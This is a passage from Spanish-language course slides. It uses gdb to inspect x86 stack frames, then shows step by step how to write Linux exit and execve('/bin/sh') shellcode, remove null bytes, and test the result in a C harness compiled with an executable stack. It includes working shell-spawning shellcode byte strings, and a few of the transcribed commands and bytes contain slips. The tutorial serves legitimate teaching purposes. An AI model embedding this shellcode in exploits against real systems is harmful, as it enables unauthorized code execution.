x/20x $esp
```

- Tomar una captura de pantalla

```
(gdb) i r esp ebp
esp                0xbffffd04      0xbffffd04
ebp                0xbffffd24      0xbffffd24
(gdb) x/20x $esp
0xbffffd04:      0x00c10000      0x00000001      0x0804827d      0xbffffee6
0xbffffd14:      0x0000002f      0x080496b4      0x08048452      0x00000001
0xbffffd24:      0xbffffd40      0x080483e3      0x00001234      0xb7fd13c4
0xbffffd34:      0xb7fff000      0x0804840b      0xb7fd1000      0xbffffd48
0xbffffd44:      0x080483f0      0x00000000      0xb7e41a63      0x00000001
(gdb) _
```

# La pila y las funciones

- Ejecutar LEAVE por medio de `stepi`.
- Obtener el valor de los registros ESP y EBP.  
`i r esp ebp`
- Obtener el contenido de la pila.  
`x/20x $esp`

```
(gdb) i r esp ebp
esp                0xbffffd28      0xbffffd28
ebp                0xbffffd40      0xbffffd40
(gdb) x/20x $esp
0xbffffd28:      0x080483e3      0x00001234      0xb7fd13c4      0xb7fff000
0xbffffd38:      0x0804840b      0xb7fd1000      0xbffffd48      0x080483f0
0xbffffd48:      0x00000000      0xb7e41a63      0x00000001      0xbffffde4
0xbffffd58:      0xbffffdec      0xb7fed79a      0x00000001      0xbffffde4
0xbffffd68:      0xbffffd84      0x080496c4      0x080481ec      0xb7fd1000
(gdb)
```

# La pila y las funciones

- Entre los cambios que se pueden notar están:
  - Se están utilizando direcciones en memoria más altas dentro de la pila
  - Desasignación del espacio para la variable arreglo2[20] (32 bytes)
  - $ESP = EBP + 4$
  - $EBP =$  al  $EBP$  de la función `_A`, almacenado previamente en la pila.

```
(gdb) x/20v $esp
```

0xbffffd04	0x00c10000	0x00000001	0x0804827d	0xbffffee6
0xbffffd14	0x0000002f	0x080496b4	0x08048452	0x00000001
0xbffffd24	0xbffffd40	0x080483e3	0x00001234	0xb7fd13c4
0xbffffd34	0xb7fff000	0x0804840b	0xb7fd1000	0xbffffd48
0xbffffd44	0x080483f0	0x00000000	0xb7e41a63	0x00000001

```
(gdb) _
```

# La pila y las funciones

- Ejecutar la instrucción RET (stepi) .
- Obtener el valor del registro EIP y compararlo con el valor anotado previamente.

i r eip

```
(gdb) stepi
0x080483e3 in funcion_A ()
(gdb) i r eip
eip                0x080483e3          0x080483e3 <funcion_A+16>
(gdb) _
```

# La pila y las funciones

- El control ha regresado a la función\_A, donde ahora se procede a la ejecución de la instrucción ADD ESP, 0x04.

```
0x80483d3 <funcion_A>      push    ebp
0x80483d4 <funcion_A+1>      mov     ebp,esp
0x80483d6 <funcion_A+3>      sub     esp,0x10
0x80483d9 <funcion_A+6>      push    0x1234
0x80483de <funcion_A+11>     call    0x80483cb <funcion_B>
> 0x80483e3 <funcion_A+16>  add     esp,0x4
0x80483e6 <funcion_A+19>      leave
0x80483e7 <funcion_A+20>     ret
```

- Dicha instrucción se encarga de eliminar el espacio reservado para el argumento de la función\_B (4 bytes), el valor hexadecimal 0x1234.

## La pila y las funciones

- Para comprobar la desasignación del espacio ocupado por el argumento mostrar el contenido de la pila:

```
x/8x $esp
```

- Ejecutar la instrucción de ensamblador ADD por medio de `stepi`.
- Volver a obtener el contenido de la pila:

```
x/8x $esp
```



# La pila y las funciones

```
(gdb) x/8x $esp
0xbffffd2c:    0x00001234    0xb7fd13c4    0xb7fff000    0x0804840b
0xbffffd3c:    0xb7fd1000    0xbffffd48    0x080483f0    0x00000000
(gdb) stepi
0x080483e6 in funcion_A ()
(gdb) x/8x $esp
0xbffffd30:    0xb7fd13c4    0xb7fff000    0x0804840b    0xb7fd1000
0xbffffd40:    0xbffffd48    0x080483f0    0x00000000    0xb7e41a63
```

# La pila y las funciones

- Luego de la instrucción ADD, se encuentra el epílogo de la función\_A.

```
0x80483cb <funcion_B>      push    ebp
0x80483cc <funcion_B+1>      mov     ebp,esp
0x80483ce <funcion_B+3>      sub     esp,0x20
0x80483d1 <funcion_B+6>      leave
0x80483d2 <funcion_B+7>      ret
0x80483d3 <funcion_A>       push    ebp
0x80483d4 <funcion_A+1>      mov     ebp,esp
0x80483d6 <funcion_A+3>      sub     esp,0x10
0x80483d9 <funcion_A+6>      push    0x1234
0x80483de <funcion_A+11>     call    0x80483cb <funcion_B>
0x80483e3 <funcion_A+16>     add     esp,0x4
0x80483e6 <funcion_A+19>     leave
0x80483e7 <funcion_A+20>     ret
0x80483e8 <main>              push    ebp
0x80483e9 <main+1>             mov     ebp,esp
0x80483eb <main+3>             call    0x80483d3 <funcion_A>
0x80483f0 <main+8>             pop     ebp
0x80483f1 <main+9>             ret
```

## La pila y las funciones

- A partir de este punto, el programa no realizará ninguna operación adicional significativa, por lo cual el proceso se limitará a terminar la función\_A y la función main, ejecutando los epílogos de ambas funciones y terminando la ejecución del programa.

# La pila y las funciones

- Dentro de la interfaz de gdb, permitir la ejecución del programa hasta el final con el comando **continue** o únicamente la letra **C**.

```
(gdb) c
Continuing.
[Inferior 1 (process 25591) exited with code 01]
(gdb)
```

## GENERACIÓN DE SHELLCODE

# Generación de shellcode

- **Shellcode:** Secuencia de bytes (opcodes) que representan instrucciones en ensamblador. Son parte esencial de muchos exploits puesto que representan el payload.

```
shellcode = (  
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +  
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +  
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'  
)
```

## Generación de shellcode

- En términos prácticos, para generar shellcode se realizan los siguientes pasos:
  - Generar ejecutable para una realizar una tarea
  - Desensamblar ejecutable\*
  - Filtrar y formatear los opcodes derivados del proceso de desensamblado\*

## Generación de shellcode

- Para generar el ejecutable con frecuencia se utiliza ensamblador, ya que permite controlar de manera más precisa el opcode generado, por ser el lenguaje de programación más cercano al código máquina.
- No obstante es posible utilizar otros lenguajes.



## Generación de shellcode

- **Syscall (Llamada al sistema):**
- Es la forma en que un programa solicita al kernel del sistema operativo que realice una tarea (ejecutar un proceso, terminar un proceso, leer un archivo, etc.).
- Para ejecutar una syscall en ensamblador se requiere:
  - Conocer el valor numérico asociado a la llamada al sistema y los argumentos de la misma.
  - Proporcionar los argumentos necesarios
  - Ejecutar la interrupción que se encarga de atender las syscalls

# Generación de shellcode

- Conocer el valor numérico asociado a la llamada al sistema y los argumentos de la misma.
  - Para conocer el valor numérico de syscall se puede consultar la siguiente página:
    - <http://syscalls.kernelgrok.com/>

%eax	Name	Source	%ebx
1	sys_exit	<a href="#">kernel/exit.c</a>	int
2	sys_fork	<a href="#">arch/i386/kernel/process.c</a>	struct pt_regs
3	sys_read	<a href="#">fs/read_write.c</a>	unsigned int
4	sys_write	<a href="#">fs/read_write.c</a>	unsigned int

# Generación de shellcode

- Conocer los argumentos de la llamada al sistema.
  - Para conocer los argumentos requeridos se puede utilizar el siguiente comando:
  - `man -s 2 <syscall>`

```
WRITE(2)                                     Linux Programmer's Manual
NAME
    write - write to a file descriptor
SYNOPSIS
    #include <unistd.h>
    ssize_t write(int fd, const void *buf, size_t count);
```

## Generación de shellcode

- Proporcionar los argumentos necesarios
  - Los argumentos requeridos por una syscall son proporcionados mediante los registros de propósito general.
    - EAX, debe contener el valor numérico asociado a la syscall
    - EBX, ECX y EDX son usados para el resto de los argumentos, en el siguiente orden:

**syscall(arg1,arg2,arg3)**


**Donde EBX=arg1, ECX=arg2, EDX=arg3**

## Generación de shellcode

- Emplear la interrupción encargada de atender las llamadas al sistema
  - Una vez que se ha proporcionado el valor numérico de la syscall y sus argumentos, se utiliza la interrupción 0x80 para indicar al procesador que ejecute la syscall.

## Generación de shellcode

Crear un programa en ensamblador que realice la salida de un programa usando una syscall (exit).



# Generación de shellcode

- Crear el archivo salida.asm con el siguiente contenido:

```
section .text ; indica que las siguientes
```

```
instrucciones son el código a  
ejecutar
```

```
global _start ; señala el inicio del programa
```

```
_start: ; etiqueta del inicio del programa
```

Estas 3 líneas son necesarias para que NASM pueda ensamblar el código objeto.

# Generación de shellcode

- Determinar el número de la syscall exit, consultando la tabla de syscalls.



%eax	Name	Source	%ebx
1	sys_exit	<a href="#">kernel/exit.c</a>	int
2	sys_fork	<a href="#">arch/i386/kernel/process.c</a>	<a href="#">struct pt_regs</a>
3	sys_read	<a href="#">fs/read_write.c</a>	unsigned int
4	sys_write	<a href="#">fs/read_write.c</a>	unsigned int
5	sys_open	<a href="#">fs/open.c</a>	const char *
6	sys_close	<a href="#">fs/open.c</a>	unsigned int



# Generación de shellcode

- Determinar los argumentos requeridos por la syscall, usar el comando:

`man -s 2 exit`

## SYNOPSIS

```
#include <unistd.h>
```

```
void _exit(int status);
```

El prototipo de la función nos indica que recibe un número entero como argumento.

## Generación de shellcode

- Proporcionar los argumentos requeridos
  - Con base en los datos obtenidos previamente se sabe que el valor numérico de la syscall exit es 1 y que recibe como argumento un número entero.
  - Ahora dichos valores deben almacenarse en sus respectivos registros.
    - El valor de la syscall se debe almacenar en EAX.
    - La posición (el primero de izquierda a derecha) del argumento dentro del prototipo de la syscall exit, indica que dicho valor debe almacenarse en EBX.

## Generación de shellcode

- Proporcionar los argumentos requeridos
  - Para almacenarlos en sus respectivos registros se utilizará la instrucción MOV
  - Agregar al archivo salida.asm las siguientes líneas

```
mov eax,1
mov ebx,0
```

## Generación de shellcode

- Solicitar la ejecución de la syscall
  - Una vez que todos los valores han sido proporcionados, sólo resta agregar la instrucción de la interrupción que se encarga de ejecutar las syscalls.
  - Para ejecutar una syscall en Linux, se utiliza la interrupción 0x80.
  - Agregar al archivo salida.asm la línea  
`int 0x80`

## Generación de shellcode

- Salida.asm

```
section .text
```


```
global _start
```

```
_start:
```

```
    mov eax,1
```

```
    mov ebx,0
```

```
    int 0x80
```



## Generación de shellcode

Generar el ejecutable de salida.asm



# Generación de shellcode

- Ensamblar archivo salida.asm
- Enlazar el archivo.o
- Ejecutar el archivo salida

```
root@deb:~# nasm -f elf salida.asm
root@deb:~# ld -o salida salida.o
root@deb:~# ./salida
```

# Generación de shellcode

- Generar el archivo shellcode\_tester.c

```
char shellcode[] = "";
```

```
void main(void){  
    ((void (*)(void))shellcode)();  
}
```



# Generación de shellcode

- Compilar el archivo shellcode\_tester.c de la siguiente manera:

```
gcc -o shellcode_tester shellcode_tester.c -z execstack
```

```
root@deb:~# gcc -o shellcode_tester shellcode_tester.c -z execstack
root@deb:~# ls
estructura_pila  estructura_pila.c  shellcode_tester  shellcode_tester.c
root@deb:~# ./shellcode_tester
Segmentation fault
root@deb:~# _
```

- Ejecutar el programa.
- Observar el error al ejecutarlo.

# Generación de shellcode

- Con el comando objdump se pueden obtener los opcodes de un ejecutable.
- La opción `-d` permite desensamblar el código.
- La opción `-M` permite especificar un tipo de sintaxis, en este caso se seleccionará intel.

```
root@deb:~# objdump -d -M intel salida
salida:      file format elf32-i386

Disassembly of section .text:

00048060 <_start>:
 00048060:      b8 01 00 00 00      mov     eax,0x1
 00048065:      bb 00 00 00 00      mov     ebx,0x0
 0004806a:      cd 80              int     0x80
```

# Generación de shellcode

- Obtener los opcodes del ejecutable *salida* por medio de:

```
root@deb:~# getshcode salida
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x00
root@deb:~# getshcode salida >> shellcode_tester.c
root@deb:~# _
```

- Colocar los opcodes dentro de las comillas de la variable shellcode en el archivo *shellcode\_tester.c*.

```
char shellcode[]="\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x00";

void main(void){
    ((void (*)(void))shellcode)();
}
```

# Generación de shellcode

- Recompilar shellcode\_tester.c y ejecutarlo.

```
root@deb:~# gcc -o shellcode_tester shellcode_tester.c -z execstack  
root@deb:~# ./shellcode_tester
```


- A diferencia del ejecutable original que sufría de *segmentation fault* (sin shellcode), el nuevo ejecutable corrige ese comportamiento mediante el shellcode de la syscall exit, terminando la ejecución del programa con un código de éxito.

## Generación de shellcode

Generar shellcode para obtener una línea de comandos usando una syscall (execve)

## Generación de shellcode

- Execve es una llamada al sistema que nos permite ejecutar un binario, en este caso se ejecutará /bin/sh.
- Además permite especificar argumentos y variables de entorno.



## Generación de shellcode

- Crear el archivo shell.asm y agregar el siguiente contenido:

```
section .text  
global _start  
_start:
```

# Generación de shellcode

- Determinar el número de la llamada al sistema `execve`

9	<code>sys_link</code>	<a href="#">fs/namei.c</a>
10	<code>sys_unlink</code>	<a href="#">fs/namei.c</a>
11	<code>sys_execve</code>	<a href="#">arch/i386/kernel/process.c</a>
12	<code>sys_chdir</code>	<a href="#">fs/open.c</a>
13	<code>sys_time</code>	<a href="#">kernel/time.c</a>



# Generación de shellcode

- Determinar los argumentos requeridos por la llamada al sistema

man -s 2 execve

## SYNOPSIS

```
#include <unistd.h>
```

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

## Generación de shellcode

- Proporcionar los argumentos requeridos
  - Con base en los datos obtenidos, se sabe que el valor numérico de la syscall es 11 y que se requieren 1 apuntador a una cadena y 2 apuntadores a arreglos de cadenas, en términos simples se requiere indicar la dirección inicial de 3 cadenas.

# Generación de shellcode

- Proporcionar los argumentos requeridos
  - Aunque el binario `/bin/sh` será ejecutado sin argumentos, el primer argumento debe ser nuevamente el nombre del binario ya que por convención la llamada al sistema así lo requiere.

```
argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename associated with the file being executed.
```

# Generación de shellcode

- Proporcionar los argumentos requeridos
  - Como consecuencia los argumentos de la syscall quedará así:
    - **EBX** = Primer argumento (\*filename): **'/bin/sh'**
    - **ECX** = Segundo argumento (\*argv[]): **'/bin/sh'** (por la convención antes mencionada)
    - **EDX** = Tercer argumento (\*envp[]): **NULL** (0x00000000), debido a que no se considera necesario especificar ninguna variable de entorno.

# Generación de shellcode

- Proporcionar los argumentos requeridos
  - Para poder proporcionar los argumentos, se creará la siguiente cadena:
  - `'/bin/shNXXXXYYYY'`
    - Donde N corresponde al final de cadena
    - XXXX corresponde a la dirección de la cadena `'/bin/sh'` para `argv[]`
    - YYYY corresponde al valor NULL para la variable `envp[]`
    - Los valores N, XXXX y YYYY serán modificados por el shellcode a sus respectivos valores.

## Generación de shellcode

- Para escribir la cadena dentro del shellcode, se utilizará la instrucción db:
  - db `'/bin/sh/NXXXXYYYYY'`
- Sin embargo, hay que encontrar una forma de acceder a la localidad en memoria donde empieza la cadena `'/bin/sh/NXXXXYYYYY'`, tanto para leerla como para modificarla.

# Generación de shellcode

- Para acceder a la cadena se usarán las siguientes instrucciones:

`jmp short dir_cadena`

codigo:

`pop esi` ; almacena en el **registro ESI**, el valor inicial de la pila

`<código para realizar la syscall>`

dir\_cadena:

`call codigo` ; guarda la **dirección inicial** de la cadena en la pila  
`db '/bin/sh/NXXXXYYYYY'`

## Generación de shellcode

- El resultado de las instrucciones anteriores permitirá tener la dirección en memoria de la cadena `'/bin/sh/NXXXXYYYY'`
- Ahora es posible modificar las incógnitas contenidas en la cadena y utilizarla para comenzar a proporcionar los valores de los argumentos.



# Generación de shellcode

- Colocar las siguientes líneas después de **pop ESI** y la etiqueta **dir\_cadena**

```
mov byte[esi+7],0 ; '/bin/sh\0XXXXYYYY'
mov eax,11        ; asignando a EAX valor de 1a
                  ; syscall execve
lea ebx,[esi]     ; EBX ahora tiene la dirección de la
                  ; cadena
mov [esi+8],ebx   ; '/bin/sh\0<dir_cadena>YYYY'
lea ecx, [esi+8]  ; ECX tiene la dirección <dir_cadena>
mov dword [esi+12],0; '/bin/sh\0<dir_cadena>0000'
lea edx, [esi+12] ; EDX tiene la dirección donde
                  ; está almacenado el valor 0000
```

## Generación de shellcode

- Solicitar la ejecución de la syscall
  - Una vez que todos los valores han sido proporcionados, sólo resta agregar la instrucción de la interrupción que se encarga de ejecutar las syscalls.
  - Agregar al archivo shell.asm la línea
    - int 0x80
  - Antes de la etiqueta **dir\_cadena**

# Generación de shellcode

- shell.asm

```
section .text
global _start
_start:
    jmp  dir_cadena
codigo:
    pop esi
    mov byte[esi+7],0
    mov eax,11
    lea ebx,[esi]
    mov [esi+8],ebx
```

```
    lea ecx, [esi+8]
    mov dword [esi+12],0
    lea edx, [esi+12]
    int 0x80
dir_cadena:
    call codigo
    db '/bin/shNXXXXXYYYYY'
```

# Generación de shellcode

- Generar el ejecutable a partir del código ASM y ejecutarlo. Durante el ligado incluir la opción `-N`.

```
nasm -f elf shell.asm  
ld -N -o shell shell.o
```

```
root@deb:~# nasm -f elf shell.asm  
root@deb:~# ld -N -o shell shell.o  
root@deb:~# ./shell  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# pwd  
/root
```

# Generación de shellcode

- Obtener el shellcode del ejecutable shell  
# getshcode shell
- Colocararlo dentro de shellcode\_tester.c

```
//Shellcode de salida
//char shellcode[]="\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80";

//Shellcode de shell
char shellcode[]="\xeb\x1e\x5e\xc6\x46\x07\x00\xb8\x0b\x00\x00\x00\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x
c7\x46\x0c\x00\x00\x00\x8d\x56\x0c\xcd\x80\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x
58\x58\x58\x59\x59\x59\x59";

void main(void){
    ((void (*)(()))shellcode)();
}
```

# Generación de shellcode

Compilar shellcode\_tester.c y ejecutarlo

```
gcc -o shellcode_tester  
shellcode_tester.c -z execstack
```

## Generación de shellcode

¿Illegal Instruction?



# Generación de shellcode

- Abrir el archivo shell.asm y observar como el shellcode contiene en diferentes partes el valor \x00. Dicho valor es conocido como un carácter malo.

```
//Shellcode de shell  
char shellcode[]="\xeb\x1e\x5e\xc6\x46\x07\x00\xb8\x0b\x00\x00\x00\x0d\x1e\x89\x5e\x08\x0d\x4e\x08\x  
c7\x46\x0c\x00\x00\x00\x0d\x56\x0c\xcd\x80\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x  
58\x58\x58\x59\x59\x59\x59";
```

- Un carácter malo impide la copia completa del shellcode en la pila, en especial \x00 el cual constituye generalmente el fin de cadena.



# Generación de shellcode

- Desensamblar el ejecutable con objdump para identificar las instrucciones que producen caracteres malos.

```
objdump -d -M intel shell
```

Disassembly of section .text:

08048060 <\_start>:

8048060:	eb 1e	jmp	8048080 <dir_cadena>
----------	-------	-----	----------------------

08048062 <codigo>:

8048062:	5e	pop	esi
8048063:	c6 46 07 00	mov	BYTE PTR [esi+0x7],0x0
8048067:	b8 0b 00 00 00	mov	eax,0xb
804806c:	8d 1e	lea	ebx,[esi]
804806e:	89 5e 08	mov	DWORD PTR [esi+0x8],ebx
8048071:	8d 4e 08	lea	ecx,[esi+0x8]
8048074:	c7 46 0c 00 00 00 00	mov	DWORD PTR [esi+0xc],0x0
804807b:	8d 56 0c	lea	edx,[esi+0xc]
804807e:	cd 80	int	0x80

08048080 <dir\_cadena>:

8048080:	e8 dd ff ff ff	call	8048062 <codigo>
----------	----------------	------	------------------

# Generación de shellcode

- Se identificaron las siguientes instrucciones

Disassembly of section .text:

00048060 <\_start>:

8048060: eb 1e jmp 8048080 <dir\_cadena>

00048062 <codigo>:

8048062: 5e pop esi

8048063: c6 46 07 00 mov BYTE PTR [esi+0x7],0x0

8048067: b8 0b 00 00 00 mov eax,0xb

804806c: 8d 1e lea ebx,[esi]

804806e: 89 5e 08 mov DWORD PTR [esi+0x8],ebx

8048071: 8d 4e 08 lea ecx,[esi+0x8]

8048074: c7 46 0c 00 00 00 00 mov DWORD PTR [esi+0xc],0x0

804807b: 8d 56 0c lea edx,[esi+0xc]

804807e: cd 80 int 0x80

00048080 <dir\_cadena>:

8048080: e8 dd ff ff ff call 8048062 <codigo>

## Generación de shellcode

Crear una copia del archivo **shell.asm** llamada archivo **shell-scm.asm**

**Por participación**, modificar **shell-scm.asm** para eliminar las instrucciones que generan caracteres malos

# Generación de shellcode

- shell-scm.asm

```
section .text
```

```
global _start
```

```
_start:
```

```
    jmp  dir_cadena
```

```
codigo:
```

```
    pop esi
```

```
    xor eax,eax ; EAX=0
```

```
    mov [esi+7],al ;0
```

```
    lea ebx,[esi]
```

```
    mov [esi+8],ebx
```

```
    lea ecx, [esi+8]
```

```
    mov dword [esi+12],eax  
    ;0000
```

```
    lea edx, [esi+12]
```

```
    mov al,11 ; EAX=11
```

```
    int 0x80
```

```
dir_cadena:
```

```
    call codigo
```

```
    db '/bin/shNXXXXXYYYYY'
```

# Generación de shellcode

- Compilar y ejecutar un nuevo archivo ASM sin caracteres malos (\x00)

```
nasm -e elf shell-scm.asm  
ld -N -o shell-scm shell-scm.o
```

```
root@deb:~# nasm -f elf shell-scm.asm  
root@deb:~# ld -N -o shell-scm shell-scm.o  
root@deb:~# ./shell-scm  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# pwd  
/root  
# whoami  
root  
# exit  
root@deb:~# _
```

# Generación de shellcode

- Obtener shellcode

```
# getshcode shell-scm
```
- Sustituirlo en shellcode\_tester.c

```
//Shellcode de salida
//char shellcode[]="\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80";

//Shellcode de shell
//char shellcode[]="\xeb\x1e\x5e\xc6\x46\x07\x00\xb8\x0b\x00\x00\x00\x8d\x1e\x89\x5e\x08\x8d\x4e\x08
\x07\x46\x0c\x00\x00\x00\x8d\x56\x0c\xcd\x80\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58
\x58\x58\x58\x59\x59\x59\x59";

//Shellcode de shell-scm
char shellcode[]="\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x
